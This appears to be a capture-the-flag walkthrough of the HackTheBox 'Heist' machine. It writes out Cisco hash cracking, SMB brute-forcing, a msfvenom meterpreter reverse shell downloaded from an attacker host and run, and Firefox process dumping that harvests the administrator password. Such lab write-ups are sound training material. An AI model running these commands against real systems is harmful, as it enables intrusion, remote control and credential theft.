


Heist - HackTheBox | @AL1ENUM

Port Scan

```
alienum@kali: ~  
File Edit View Search Terminal Help  
(alienum@kali)-[~]  
$ sudo nmap 10.10.10.149 -sV -sS  
[sudo] password for alienum:  
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-06 12:26 EEST  
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan  
Service scan Timing: About 0.00% done  
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan  
Service scan Timing: About 66.67% done; ETC: 12:26 (0:00:05 remaining)  
Stats: 0:00:29 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan  
Service scan Timing: About 66.67% done; ETC: 12:26 (0:00:06 remaining)  
Nmap scan report for 10.10.10.149 (10.10.10.149)  
Host is up (0.35s latency).  
Not shown: 997 filtered ports  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http         Microsoft IIS httpd 10.0  
135/tcp   open  msrpc        Microsoft Windows RPC  
445/tcp   open  microsoft-ds?  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 48.05 seconds
```

Information Gathering

- Port 80
- Login as Guest
- issues.php read posts



The screenshot shows a web browser window with the address bar displaying `10.10.10.149/issues.php`. The page title is "Issues". A conversation thread is visible with three messages:

Hazard 20 minutes ago

Hi, I've been experiencing problems with my cisco router. Here's a part of the configuration the previous admin had been using. I'm new to this and don't know how to fix it. :(

[Attachment](#)


Support Admin admin 10 minutes ago

Hi, thanks for posting the issue here. We provide fast support and help. Let me take a look and get back to you!

Hazard 10 minutes ago

Thanks a lot. Also, please create an account for me on the windows server as I need to access the files.

- Usefull attachment, maybe is a rabbit hole



```
secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
rout3r password 7 0242114B0E143F015F5D1E161713
admin privilege 15 password 7 02375012182C1A1D751618034F36415408
```

- Possible usernames
 - admin
 - rout3r
 - hazard or Hazard
- Possible passwords
 - 0242114B0E143F015F5D1E161713 (password 7)
 - 02375012182C1A1D751618034F36415408 (password 7)
 - 1pdQG\$o8nrSzsGXeaduXrjlvKc91 (secret 5)

Crack The Hash

Type 7 Cisco Password

online tool : [cookbooks - passwordcracker](#)

Type 7 Password: 0242114B0E143F015F5D1E161713

Crack Password

Plain text: \$uperP@ssword

0242114B0E143F015F5D1E161713 = \$uperP@ssword

Type 7 Password: 02375012182C1A1D751618034F36415408

Crack Password

Plain text: Q4)sJu\Y8qz*A3?d

02375012182C1A1D751618034F36415408 = Q4)sJu\Y8qz*A3?d

Secret 5 Cisco md5

```
(alienum@kali) - [~/Desktop]
$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
stealthlagent (?)
lg 0:00:00:47 DONE (2021-07-06 13:46) 0.02095g/s 73453p/s 73453c/s 73453C/s stealth323..stealth082
Use the "--show" option to display all of the cracked passwords reliably
Session completed

(alienum@kali) - [~/Desktop]
$ cat hash
$1$pdQG$o8nrSzsGXeaduXrjlvKc91
```

`1pdQG$o8nrSzsGXeaduXrjlvKc91` = `stealthlagent`

SMB Login

```
alienum@kali: ~/Desktop

File Edit View Search Terminal Help

(alienum@kali) - [~/Desktop]
$ cat users.txt
admin
rout3r
hazard
Hazard

(alienum@kali) - [~/Desktop]
$ cat pass.txt
SuperP@ssword
Q4)sJu\Y8qz*A3?d
stealthlagent

(alienum@kali) - [~/Desktop]
$

msf6 auxiliary(scanner/smb/smb_login) > set USER_FILE /home/alienum/Desktop/users.txt
USER_FILE => /home/alienum/Desktop/users.txt
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE /home/alienum/Desktop/pass.txt
PASS_FILE => /home/alienum/Desktop/pass.txt
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 10.10.10.149
RHOSTS => 10.10.10.149
msf6 auxiliary(scanner/smb/smb_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 10.10.10.149:445 - 10.10.10.149:445 - Starting SMB login bruteforce
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\admin:SuperP@ssword',
[!] 10.10.10.149:445 - No active DB -- Credential data will not be saved!
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\admin:Q4)sJu\Y8qz*A3?d',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\admin:stealthlagent',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\rout3r:SuperP@ssword',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\rout3r:Q4)sJu\Y8qz*A3?d',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\rout3r:stealthlagent',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\hazard:SuperP@ssword',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\hazard:Q4)sJu\Y8qz*A3?d',
[+] 10.10.10.149:445 - 10.10.10.149:445 - Success: '.\hazard:stealthlagent'
[*] 10.10.10.149:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

valid credentials : `hazard:stealthlagent`

Impacket

```
(alienum@kali) - [/usr/share/doc/python3-impacket/examples]
$ ls
addcomputer.py  getArch.py  kintercept.py  ntfs-read.py  reg.py  smbexec.py  wmiexec.py
atexec.py       GetNPUsers.py lookupsid.py  ntlmrelayx.py rpcdump.py smbrelayx.py wmipersist.py
dcomexec.py     getPac.py   mimikatz.py   ping6.py      rpcmap.py  smbserver.py wmiquery.py
dpapi.py        getST.py    mqtt_check.py ping.py        sambaPipe.py sniffer.py
esentutl.py     getTGT.py   mssqlclient.py psexec.py     samrdump.py sniff.py
exchanger.py    GetUserSPNs.py mssqlinstance.py raiseChild.py secretsdump.py split.py
findDelegation.py goldenPac.py netview.py     rdp_check.py  services.py  ticketConverter.py
GetADUsers.py   karmaSMB.py nmapAnswerMachine.py registry-read.py smbclient.py  ticketer.py

(alienum@kali) - [/usr/share/doc/python3-impacket/examples]
$
```

[secureauth - impacket](#) explains the use of each script

- As we know the target machine run the smb / msrpc so we will focus in smb / msrpc scripts

SMB/MSRPC

- [smbclient.py](#): A generic SMB client that will let you list shares and files, rename, upload and download files and create and delete directories, all using either username and password or username and hashes combination. It's an excellent example to see how to use `impacket.smb` in action.
- [addcomputer.py](#): Allows to add a computer to a domain using LDAP or SAMR (SMB).
- [getArch.py](#): This script will connect against a target (or list of targets) machine/s and gather the OS architecture type installed by (ab)using a documented MSRPC feature.
- [exchanger.py](#): A tool for connecting to MS Exchange via RPC over HTTP v2.
- [lookupsid.py](#): A Windows SID brute forcer example through [MS-LSAT] MSRPC Interface, aiming at finding remote users/groups.

- I will use the *lookupsid.py* in order to find usernames

```
python3 lookupsid.py heist.htb/hazard:stealth1agent@10.10.10.149
```

- result

```
└─(alienum@kali)-[/usr/share/doc/python3-impacket/examples]
└─$ python3 lookupsid.py heist.htb/hazard:stealth1agent@10.10.10.149
2 x
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Brute forcing SIDs at 10.10.10.149
[*] StringBinding ncacn_np:10.10.10.149[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4254423774-1266059056-3197185112
500: SUPPORTDESK\Administrator (SidTypeUser)
501: SUPPORTDESK\Guest (SidTypeUser)
503: SUPPORTDESK\DefaultAccount (SidTypeUser)
504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
513: SUPPORTDESK\None (SidTypeGroup)
1008: SUPPORTDESK\Hazard (SidTypeUser)
1009: SUPPORTDESK\support (SidTypeUser)
1012: SUPPORTDESK\Chase (SidTypeUser)
1013: SUPPORTDESK\Jason (SidTypeUser)
```

SMB Login again

```
alienum@kali: ~/Desktop
File Edit View Search Terminal Help

(alienum@kali) - [~/Desktop]
$ cat users-updated.txt
chase
jason

(alienum@kali) - [~/Desktop]
$ cat pass.txt
$uperP@ssword
Q4)sJu\Y8qz*A3?d
stealthlagent

(alienum@kali) - [~/Desktop]
$

msf6 auxiliary(scanner/smb/smb_login) > set USER_FILE /home/alienum/Desktop/users-updated.txt
USER_FILE => /home/alienum/Desktop/users-updated.txt
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE /home/alienum/Desktop/pass.txt
PASS_FILE => /home/alienum/Desktop/pass.txt
msf6 auxiliary(scanner/smb/smb_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 10.10.10.149
RHOSTS => 10.10.10.149
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 10.10.10.149:445 - 10.10.10.149:445 - Starting SMB login bruteforce
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\chase:$uperP@ssword',
[!] 10.10.10.149:445 - No active DB -- Credential data will not be saved!
[+] 10.10.10.149:445 - 10.10.10.149:445 - Success: '.\chase:Q4)sJu\Y8qz*A3?d'
[*] 10.10.10.149:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

valid credentials : `chase:Q4)sJu\Y8qz*A3?d`

Evil WinRM

```
evil-winrm -u chase -p 'Q4)sJu\Y8qz*A3?d' -i 10.10.10.149
```

```
(alienum@kali) - [~/Desktop]  
$ evil-winrm -u chase -p 'Q4)sJu\Y8qz*A3?d' -i 10.10.10.149
```

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

```
*Evil-WinRM* PS C:\Users\Chase\Documents> dir  
*Evil-WinRM* PS C:\Users\Chase\Documents> cd ../Desktop  
*Evil-WinRM* PS C:\Users\Chase\Desktop> ls
```

Directory: C:\Users\Chase\Desktop

Mode	LastWriteTime		Length	Name
----	-----		-----	----
-a----	4/22/2019	9:08 AM	121	todo.txt
-a----	4/22/2019	9:07 AM	32	user.txt

Open Terminal
Open Tab
Close Window

WinPEAS

```
alienum@kali: ~/Desktop
File Edit View Search Terminal Help

(alienum@kali) - [~/Desktop]
$ evil-winrm -u chase -p 'Q4)sJu\Y8qz*A3?d' -i 10.10.10.149

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Chase\Documents> $w = New-Object System.Net.WebClient
*Evil-WinRM* PS C:\Users\Chase\Documents> $url = "http://10.10.14.43:8000/winPEASany.exe"
*Evil-WinRM* PS C:\Users\Chase\Documents> $file = "C:\Users\Chase\Documents\winpeas.exe"
*Evil-WinRM* PS C:\Users\Chase\Documents> $w.DownloadFile($url,$file)
*Evil-WinRM* PS C:\Users\Chase\Documents> ls

Directory: C:\Users\Chase\Documents

Mode                LastWriteTime         Length Name
----                -
-a----             7/6/2021   5:57 PM       1678848 winpeas.exe

*Evil-WinRM* PS C:\Users\Chase\Documents>

alienum@kali: ~/winpeas
File Edit View Search Terminal Help

(alienum@kali) - [~/winpeas]
$ ls
winPEASany.exe  winPEASx64.exe

(alienum@kali) - [~/winpeas]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.149 - - [06/Jul/2021 15:26:25] "GET /winPEASany.exe HTTP/1.1" 200 -
```

```
> $w = New-Object System.Net.WebClient
> $url = "http://10.10.14.43:8000/winPEASany.exe"
> $file = "C:\Users\Chase\Documents\winpeas.exe"
> $w.DownloadFile($url,$file)
```

WinPEAS

```
> .\winpeas.exe > out.txt  
> type out.txt | more
```

```
===== (Browsers Information) =====  
[+] Looking for Firefox DBs  
[+] Showing saved credentials for Firefox windows-local-privilege-escalation#browsers-history  
Info: if no credentials were listed, you might need to close the browser and try again. les-77nc64t5.default-key4.db  
[i] Run SharpWeb (https://github.com/djhohnstein/SharpWeb)  
[+] Looking for Firefox DBs  
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#browsers-history  
Firefox credentials file exists at C:\Users\Chase\AppData\Roaming\Mozilla\Firefox\Profiles\77nc64t5.default\key4.db  
[i] Run SharpWeb (https://github.com/djhohnstein/SharpWeb)  
[x] IO exception, places.sqlite file likely in use. Firefox is likely running.
```

- Firefox credentials exists at

```
C:\Users\Chase\AppData\Roaming\Mozilla\Firefox\Profiles\77nc64t5.default\key4.db
```

- WinPEAS suggests to run the [SharpWeb](https://github.com/djhohnstein/SharpWeb)
- I couldn't do something with the key4.db

Get-Process

```
*Evil-WinRM* PS C:\Users\Chase\Documents> Get-Process
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
477	18	2288	65444	1.16	376	0	csrss.exe
290	13	1956	5072	0.27	492	1	csrss.exe
360	15	163532	214564	13.48	5036	1	ctfmon.exe
131	18	1472	5940	0.23	1940	0	dllhost.exe
250	14	4012	113192	2.94	3736	0	dllhost.exe
166	9	1836	9784	0.14	7068	1	dllhost.exe
623	33	29668	57312		972	1	dwm.exe
1493	58	23972	78600		4880	1	explorer.exe
378	28	24348	61536	1.16	6216	1	firefox.exe
355	25	16444	38980	0.27	6564	1	firefox.exe
1080	73	165092	241672	13.48	6732	1	firefox.exe
347	19	9972	34476	0.23	6844	1	firefox.exe
401	34	40560	101408	2.94	6956	1	firefox.exe

MSF Console | Post Gather Firefox Creds

- payload

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.43 LPORT=443 -f psh -o meterpreter-64.ps1
```

- listener

```
msfconsole -x "use multi/handler;set payload windows/x64/meterpreter/reverse_tcp; set lhost 10.10.14.43; set lport 443; set ExitOnSession false; exploit -j"
```

- download the reverse shell

```
> $w = New-Object System.Net.WebClient  
> $url = "http://10.10.14.43:8000/meterpreter-64.ps1"  
> $file = "C:\Users\Chase\Documents\meterpreter-64.ps1"  
> $w.DownloadFile($url,$file)
```

MSF Console | Post Gather Firefox Creds

```

alenum@kali: ~/Desktop
File Edit View Search Terminal Help
*Evil-WinRM* PS C:\Users\Chase\Documents> $w = New-Object System.Net.WebClient
*Evil-WinRM* PS C:\Users\Chase\Documents> $url = "http://10.10.14.43:8000/meterpreter-64.ps1"
*Evil-WinRM* PS C:\Users\Chase\Documents> $file = "C:\Users\Chase\Documents\meterpreter-64.ps1"
*Evil-WinRM* PS C:\Users\Chase\Documents> $w.DownloadFile($url,$file)
*Evil-WinRM* PS C:\Users\Chase\Documents> ls

Directory: C:\Users\Chase\Documents

Mode                LastWriteTime         Length Name
----                -
-a----             7/6/2021    7:15 PM           3248 meterpreter-64.ps1
-a----             7/6/2021    6:05 PM        223832 out.txt
-a----             7/6/2021    5:57 PM        1678848 winpeas.exe

*Evil-WinRM* PS C:\Users\Chase\Documents> .\meterpreter-64.ps1
10784
*Evil-WinRM* PS C:\Users\Chase\Documents>

```

```
alienum@kali: ~/Desktop
File Edit View Search Terminal Help

(alienum@kali) - [~/Desktop]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.43 LPORT=443
-f psh -o meterpreter-64.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of psh file: 3248 bytes
Saved as: meterpreter-64.ps1

(alienum@kali) - [~/Desktop]
$ ls | grep ps1
meterpreter-64.ps1

(alienum@kali) - [~/Desktop]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.149 - - [06/Jul/2021 16:44:58] "GET /meterpreter-64.ps1 HTTP/1.1" 200 -
```

```

alienum@kali: ~
File Edit View Search Terminal Help

'oOwMMMMMMMMMMmo      +:~+
.,cdk00K;               :+:   :+:
                        :::::~+~+

Metasploit

=[ metasploit v6.0.45-dev
+ -- --=[ 2135 exploits - 1139 auxiliary - 364 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 8 evasion

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
lhost => 10.10.14.43
lport => 443
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.43:443
msf6 exploit(multi/handler) > [*] Sending stage (200262 bytes) to 10.10.10.149
msf6 exploit(multi/handler) > [*] Meterpreter session 1 opened (10.10.14.43:443 -> 10.
10.10.149:49687) at 2021-07-06 16:45:34 +0300
msf6 exploit(multi/handler) >

```

Gather Firefox Creds Failed

```
msf6 exploit(multi/handler) > [*] Meterpreter session 1 opened (10.10.14.43:443 -> 10.10.10.149)
msf6 exploit(multi/handler) > sessions -l
Active sessions
=====
Id  Name  Type  Information  Connection
----
1   meterpreter x64/window  SUPPORTDESK\Chase @ SUP  10.10.14.43:443 -> 10.10.10.149:49687 (10.10.10.149)
msf6 exploit(multi/handler) > session 1
[-] Unknown command: session.
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...
meterpreter >
```

- run firefox_creds failed

```
meterpreter > run post/multi/gather/firefox_creds
[-] Error loading USER S-1-5-21-4254423774-1266059056-3197185112-1008: Profile doesn't exist or cannot be accessed
[*] 10.10.10.149 - Meterpreter session 1 closed. Reason: Died
[-] Post interrupted by the console user closed. Reason: Died
msf6 exploit(multi/handler) >
```

ProcDump

- Thanks to ippsec

Download : [ProcDump](#)

```
*Evil-WinRM* PS C:\Users\Chase\Documents> clear
*Evil-WinRM* PS C:\Users\Chase\Documents> upload /home/alienum/Downloads/procdump64.exe
Info: Uploading /home/alienum/Downloads/procdump64.exe to C:\Users\Chase\Documents\procdump64.exe

Data: 513184 bytes of 513184 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\Chase\Documents> 
```

- As we know we will use a firefox pid

```
*Evil-WinRM* PS C:\Users\Chase\Documents> Get-Process

Handles      NPM(K)      PM(K)      WS(K)      CPU(s)      Id      SI ProcessName
-----
477          18       2288       65444        1.16      6376     0 csrss.exe
290          13       11956       5072         0.27      1492     1 csrss.exe
1360         15      163532     214564     13.48      5036     1 ctfmon.exe
131           8        1472        5940         0.23      1940     0 dllhost.exe
250          14       44012     113192         2.94      3736     0 dllhost.exe
166           9        1836       9784         0.14      7068     1 dllhost.exe
623          33      29668      57312         0.00        972     1 dwm.exe
1493         58      23972      78600         0.00      4880     1 explorer.exe
378          28      24348      61536         1.16      6216     1 firefox.exe
355          25      16444      38980         0.27      6564     1 firefox.exe
1080         73     165092     241672     13.48      6732     1 firefox.exe
347          19       9972      34476         0.23      6844     1 firefox.exe
401          34      40560     101408         2.94      6956     1 firefox.exe
```


procdump64

```
*Evil-WinRM* PS C:\Users\Chase\Documents> .\procdump64.exe -accepteula
*Evil-WinRM* PS C:\Users\Chase\Documents> .\procdump64.exe -ma 6216
```

```
*Evil-WinRM* PS C:\Users\Chase\Documents> .\procdump64.exe -ma 6216
```

```
ProcDump v10.0 - Sysinternals process dump utility
Copyright (C) 2009-2020 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com
```

```
[21:57:33] Dump 1 initiated: C:\Users\Chase\Documents\firefox.exe_210706_215733.dmp
[21:57:33] Dump 1 writing: Estimated dump file size is 310 MB.
[21:57:35] Dump 1 complete: 310 MB written in 2.0 seconds
[21:57:35] Dump count reached.
```

```
*Evil-WinRM* PS C:\Users\Chase\Documents> 
```

- Download the file locally

```
*Evil-WinRM* PS C:\Users\Chase\Documents> ls
```

Directory: C:\Users\Chase\Documents

Mode	LastWriteTime	Length	Name
-a----	7/6/2021 9:57 PM	316912725	firefox.exe_210706_215733.dmp
-a----	7/6/2021 7:15 PM	3248	meterpreter-64.ps1
-a----	7/6/2021 6:05 PM	223832	out.txt
-a----	7/6/2021 9:50 PM	384888	procdump64.exe
-a----	7/6/2021 5:57 PM	1678848	winpeas.exe

```
*Evil-WinRM* PS C:\Users\Chase\Documents> download firefox.exe_210706_215733.dmp
```

```
Info: Downloading C:\Users\Chase\Documents\firefox.exe_210706_215733.dmp to firefox.exe_210706_215733.dmp
```

```
Progress: 2% : |
```

Find admin credentials

```

nash
users - updated.txt

(alienum@kali) - [~/Desktop]
$ strings firefox.exe 210706_215733.dmp | grep password
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
RG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=

(alienum@kali) - [~/Desktop]
$ █
```

possible credentials : `administrator:4dD!5}x/re8]FBuZ`

Root

```

(alienum@kali) - [~]
$ evil-winrm -u administrator -p '4dD!5}x/re8]FBuZ' -i 10.10.10.149

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
4dD!5}x/re8]FBuZ
*Evil-WinRM* PS C:\Users\Administrator\Desktop> █
```